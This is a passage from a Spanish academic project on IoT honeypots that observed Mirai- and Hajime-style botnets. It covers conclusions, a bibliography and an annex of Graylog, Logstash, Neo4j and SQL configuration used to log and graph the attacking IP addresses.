


Figura 27 Graylog mostrando los logs y gráfico con los módulos

Para demostrar el gran número de dispositivos que controlan estas botnets se han buscado las direcciones IPs que han atacado al honeypot implementado y al honeypot desarrollado utilizado en el proyecto, el resultado ha devuelto que solo 1 IP se ha conectado a ambos honeypots.




Figura 28 Grafo mostrando los honeypots implementados y la relación de las conexiones recibidas

En la siguiente figura, Figura 29, se puede ver la consulta que se utiliza en Neo4j y un mayor zoom para ver el resultado.




Figura 29 Única IP relacionada con los dos Honeypots

5. Conclusiones

Con este proyecto se ha demostrado el estado actual del nivel de seguridad de los ecosistemas IoT donde las botnets compiten por infectar el mayor número de dispositivos, estas botnets no necesitan usar ataques complejos para hacerse con el control del dispositivo, basta con usar los credenciales por defecto con los que están configurados desde su fabricación.

Mediante la utilización de honeypots se ha analizado el comportamiento de estas botnets y se ha confirmado que los atacantes se centran en aumentar el número de dispositivos de estas botnets ignorando dispositivos poco comunes en la red debido a su poca influencia, salvo que sea un objetivo específico de los atacantes.

Con toda esta información se considera que se han cumplido los objetivos propuestos para el trabajo aunque se presentan algunas limitaciones que se solventaran en los futuros pasos.

Uno de ellos es la implementación del protocolo telnet en el código Java para que al usar Nmap sobre el honeypot este reconozca que se trata del protocolo Telnet y no que lo suponga por la manera de responder y por estar en el puerto 23 como sucede en la actualidad.

El segundo paso que se quiere llevar acabo es conseguir que Shodan indexe el honeypot en su base de datos con el fin de aumentar la atención de atacantes reales sobre el dispositivo y así conseguir ser objetivo de ataques más avanzados y analizarlos ya que en la actualidad solo se han conseguido recibir ataques provenientes de botnets.

6. Bibliografía

Bibliografía sobre Mirai:

1- An Army of Million Hacked IoT Devices ALmost Broke the Internet Today

https://thehackernews.com/2016/10/iot-dyn-ddos-attack.html

2- DDoS attack that disrupted internet was largest of its kind in history

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

3- DDos de actualidad: IoT y los DNS de Dyn

https://www.certsi.es/blog/ddos-actualidad-iot-y-los-dns-dyn

4- 2016 Dyn cyberattack

https://en.wikipedia.org/wiki/2016_Dyn_cyberattack

Bibliografía sobre credenciales en IoT:

1- IoT Attack Surfaces Areas (OWASP)

https://www.owasp.org/index.php/IoT_Attack_Surface_Areas

2- Vulnerabilidades en software de gasolineras

https://unaaldia.hispasec.com/2018/02/vulnerabilidades-en-software-de.html

3- Hardcoded Credentials: Why is so Hard to Prevent?

https://www.veracode.com/blog/managing-appsec/hardcoded-credentials-why-so-hard-prevent

4- Report state of software security IoT

https://info.veracode.com/report-state-of-software-security.html

5- Listado credenciales por defecto IoT

http://www.vulnerabilityassessment.co.uk/passwordsL.htm

https://github.com/govolution/betterdefaultpasslist/blob/master/telnet.txt

6- IoT Firmware Analysis

https://www.owasp.org/index.php/IoT_Firmware_Analysis

Bibliografía sobre Hajime

1- Hajime worm battles Mirai for control of the Internet of Things

https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things

2- Hajime the mysterious evolving botnet

https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/

3- Hajime Analysis of a decentralized internet worm for IoT devices

https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf

Honeypots Telnet IoT

https://github.com/Phype/telnet-iot-honeypot

Simple Telnet Server

https://github.com/akhettar/telnet-server

7. Referencias

[1] The Internet of Things 2018 Report (Business Insider)

http://www.businessinsider.com/the-internet-of-things-2017-report-2017-1

[2] Internet of Things (IoT) 2018 – Market Statistics, Use Cases and Trends (Calsoft)

http://asiandatascience.com/wp-content/uploads/2017/12/eBook-Internet-of-Things-IoT-2018-Market-Statistics-Use-Cases-and-Trends.pdf

[3] Tecnología IoT irrumpe con fuerza en agricultura y ganadería (Tendencias21)

https://www.tendencias21.net/telefonica/La-tecnologia-IoT-irrumpe-con-fuerza-en-la-agricultura-y-ganaderia_a2105.html

[4] Sistema inteligente riego olivos mediante IoT

http://diariodegastronomia.com/primer-sistema-inteligente-riego-olivos-mediante-iot/

[5] How the Internet of Things impact marketing (I-Scoop)

https://www.i-scoop.eu/how-the-internet-of-things-impacts-marketing/

8. Anexo

Graylog Feeds de inteligencia

Para configurar los feeds de inteligencia hay que activarlos con la opción Enabled dentro de la sección Configurations de Graylog en la sección de Plugins, para poder habilitar el feed de los exits Nodes de Tor la versión de java instalada debe ser por lo menos la version Java 8 (u101).

Una vez activado los feeds en la sección de Pipeline se debe crear un nuevo Pipeline para conectarlo con el stream que recoge la información de los honeypots y crear una regla para contrastar el campo ip con los feeds como la siguiente:

```
rule "Tor and SpamHaus"

when

  has_field("ip")

then

  let intel = spamhaus_lookup_ip(to_string($message.ip));

  set_field("threat_indicated", intel.threat_indicated);

  let intel_tor = tor_lookup(to_string($message.ip));

  set_field("src_addr_is_tor_exit_node", intel_tor.threat_indicated);

end
```

Mediante este proceso se crean los campos threat_indicated y src_addr_is_tor_exit_node que indican si la IP del mensaje esta en los feeds de inteligencia de SpamHaus o en la lista de salida de los nodos de la red Tor.

Graylog Neo4j Output Plugin

Se trata de un plugin experimental que se debe descargar del market de Graylog. Una vez descargado se copia el archivo jar en la carpeta plugins de Graylog, tras reiniciar el servicio el plugin estará disponible dentro de la sección Streams->Manage Output.

Cuando se crea el plugin se le debe indicar la cadena de conexión del servidor Neo4j, existe la posibilidad de realizar la conexión utilizando conectores bolt o conectores http, además de indicarle los credenciales.

Se deberá crear una sentencia Cypher para indicar como se quiere integrar la información, la sentencia que se ha utilizado en el proyecto es la siguiente.

```
MERGE (city:City { name: '${ip_city_name}' })
```

MERGE (country:Country { name: '${ip_country_code}' })

MERGE (ip:Ip { ip: '${ip}'})

MERGE (honeypot:Honeypot {name: '${source}'})

MERGE (city)-[:CIUDAD_EN]->(country)

MERGE (ip)-[:IP_EN]->(city)

MERGE (country)-[:ATACANDO]->(honeypot)

Logstash en los honeypots

A continuación se muestra el archivo de configuración que se debe guardar en la carpeta /etc/Logstash/conf.d ya que Logstash se va a ejecutar en modo servicio de manear que según se añaden nuevas líneas al fichero log estas se envían al servidor de Graylog.

```
input {
        file {
                path => "/home/pi/bitacora.log"
                type => "honeypots"
        }
}

filter {
        grok {
                match => { "message" =>  "\[%{DATA:log date}\] \[%{DATA:level}\]
%{IPV4:ip}#%{DATA:modulo}#%{DATA:input}#%{GREEDYDATA:input1}#" }
        }
        date {
                match => [ "log date", "yyyy-MM-dd HH:mm:ss.SSS" ]
                timezone => "Europe/Madrid"
        }
        mutate {
                add_field => { "message", "info del honeypot" }
                remove_field => [ "@version" , "path"]
        }
        if [modulo] == "Credentials" {
            mutate {
                rename => { "input" => "user" }
                rename => { "input1" => "password" }
            }
        }

        if [modulo] == "Command Execution"{
            mutate {
                rename => { "input" => "comando" }
            }
        }
}

output {
        gelf {
                host => <IP Servidor Graylog>
                port => "12201"
        }
}
```

Existe un procesamiento según el string que contenga el campo modulo, de esta manera se indexan con el nombre apropiado, este procesamiento también se puede configurar en Graylog pero es más sencillo realizarlo desde el inicio en Logstash.

Consultas SQL para la BD del Honeypot

Esta sentencia devuelve la unión entre los samples y las urls que las hospedan

```
SELECT sha256,name,length,url,asn,ip,country FROM samples
LEFT JOIN urls ON samples.id = urls.sample
```

Esta ha sido utilizado para obtener todas la información sobre la muestra de Hajime

```
SELECT *
FROM samples
WHERE sha256 =
'a04ac6d98ad989312783d4fe3456c53730b212c79a426fb215708b6c6daa3de3'
```

Importar Datos a Neo4j

Estos son los comandos utilizados para crear el primer grafo presentado del proyecto.

```
CREATE CONSTRAINT ON (sample:Sample) ASSERT sample.sha256 IS UNIQUE
CREATE CONSTRAINT ON (url:Url) ASSERT url.url IS UNIQUE
CREATE CONSTRAINT ON (ip:Ip) ASSERT ip.ip IS UNIQUE
CREATE CONSTRAINT ON (country:Country) ASSERT country.country_code IS UNIQUE




#Carga inicial de la información
LOAD CSV WITH HEADERS FROM "file:///AllSamples16052018.csv"  AS line
FIELDTERMINATOR '#'
MERGE (sample:Sample {sha256: line.sha256})
MERGE (ip:Ip {ip: line.ip})
MERGE (url:Url {url: line.url})
MERGE (asn:Asn {asn: line.asn})
MERGE (country:Country {country_code: line.country})
MERGE (url)-[:SERVER_IP]->(ip)
MERGE (ip)-[:ASN_AT]->(asn)
MERGE (asn)-[:COUNTRY_AT]->(country)

#Unirlo con samples
LOAD CSV WITH HEADERS FROM "file:///united.csv" AS line FIELDTERMINATOR '#'
MATCH (sample:Sample {sha256: line.sha256})
MATCH (url:Url {url: line.url})
MERGE (url)<-[:HOSTED_AT]->(sample)
```

Para el resto de grafos se han utilizado los siguientes comandos

```
#Honeypot implementado

LOAD CSV WITH HEADERS FROM "file:///IPdistinct.csv"  AS line FIELDTERMINATOR
';'
WITH line WHERE line.ip_city_name IS NOT NULL
MERGE (ip:IpAttacker {ip: line.ip})
MERGE (honeypot:Honeypot {name: line.source})
MERGE (country:Country {country_code:line.ip_country_code})
MERGE (ip)-[:ATTACKING_TO]->(honeypot)
MERGE (ip)-[:COUNTRY_AT]->(country)


#Primer Honeypot

LOAD CSV WITH HEADERS FROM "file:///IPdistinctPrimerHoneypot.csv"  AS line
FIELDTERMINATOR ';'
MERGE (ip:IpAttacker {ip: line.ip})
MERGE (country:Country {country_code:line.country})
MERGE (honeypot:Honeypot {name: line.source})
MERGE (ip)-[:ATTACKING_TO]->(honeypot)
MERGE (ip)-[:COUNTRY_AT]->(country)
```